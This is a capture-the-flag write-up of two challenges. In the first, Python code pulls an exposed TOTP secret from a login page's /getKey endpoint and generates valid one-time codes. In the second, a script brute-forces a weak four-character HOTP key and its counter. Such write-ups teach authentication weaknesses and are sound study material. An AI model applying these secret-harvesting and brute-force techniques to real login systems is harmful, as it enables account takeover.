

Structural Damage

Author: Kyle Huang



Going to the challenge we are greeted by a sign in page.



I know the username is admin so all I have to do is find the password. I inspected the HTML and found an interesting looking link

Looking at the source code of auth.js

```
function auth() {
  var epoch = Date.now()

  var xhr = new XMLHttpRequest()
  xhr.open("GET", "/getKey", false)
  xhr.send()

  const data = JSON.parse(xhr.responseText)
  var password = data[0].password

  var otp = new jsOTP.totp().getOtp(password)
  var input = document.getElementById("inputotp").value
  var validation = {"validation": otp == input}
  xhr.open("POST", "/auth", false)
  xhr.setRequestHeader('Content-Type', 'application/json;charset=UTF-8');
  xhr.send(JSON.stringify(validation));
}
```

The server sends a GET request /getKey to get the OTP key and generate an TOTP value locally. Then authenticate the key and sends the result of the validation back to the server. So lets try getting the OTP key with a get request. I did this with python first.

```
import requests
import base64

password = requests.get('http://evilcorp.digital/getKey')
password.json()
print(password)
```

The output is


```
[{'password': 'J4YHA4ZEK5SUCY3DGFSDG3TUNR4UYM2BJMZUIVBUGNFUKWJE'}]
```

[{'password': 'J4YHA4ZEK5SUCY3DGFSDG3TUNR4UYM2BJMZUIVBUGNFUKWJE'}]


Alternatively we can just visit http://evilcorp.digital:8004/getKey

[{"password": "J4YHA4ZEK5SUCY3DGFSDG3TUNR4UYM2BJMZUIVBUGNFUKWJE"}]

But trying “J4YHA4ZEK5SUCY3DGFSDG3TUNR4UYM2BJMZUIVBUGNFUKWJE” as the password does not seem to work. Looking back at the auth.js source code It seems like the password that is used as the OTP key directly. Since the OTP key is formatted in base32 maybe the password is base32 encoded. Using my favorite encoding/decoding tool cyberchef confirms my suspicions.



It automatically detects the value is base32 encoded. And using that as the password works!
Now we just have to get past the OTP authentication.




Good thing we already have the otp key. Using python again:

```
import requests
import base64
import pyotp

password = requests.get('http://localhost:8005/getKey')
password = password.json()
print(password)
password = base64.b32decode(password[0]['password'])
print("Password:", password.decode())

otp = pyotp.TOTP(base64.b32encode(password).decode())
print("OTP:", otp.now())
```

We can generate the otp key and complete the challenge.



CSEC{t000oo0o_w34k_0tp_k3y}

Brute Force

Author: Paul Chung

Problem Description:

I heard that the Duo HOTP key was generated with a 4-letter alphanumeric combination.
402643 showed up after 896331 when I clicked refresh once on Duo. I know I did not click on the refresh button for more than 100 times.
I want to know what the HOTP key is and how many times I pressed on refresh!

Hint:

- A good python library for playing with OTPs is PyOTP.
- PyOTP allows you to view the HOTP password at a specific counter.
- Again, OTP keys are base32 encoded strings.
- Checking for 167,961,600 combinations doesn't take so long.

Flag format: CSEC{a0b1-99}

The title and the hint of the challenge indicates you have to brute force all possible combinations in order to find the right key and the index:

- (26 + 10)^4 combinations for the key
- 100 combinations for the counter

The easiest solution is to write a simple script (with the language of your choice) that checks every possible combinationt to find the correct combination:

```
import itertools
import string

keyspace = string.digits + string.ascii_lowercase

for combination in itertools.product(*[keyspace] * 4):
     raw_key = ''.join(combination)
     hotp_key = base64.b32encode(bytearray(raw_key, 'ascii')).decode('utf-8')
     hotp = pyotp.HOTP(hotp_key)
     for i in range(100):
          if hotp.at(i) == '896331' and hotp.at(i + 1) == '402643':
               print(raw_key, i)
```

This will find that that:

- The key is 3hb7
- The counter for 896331 is 72
- The counter for 402643 is 73

Flag: `CSEC{3hb7-72}`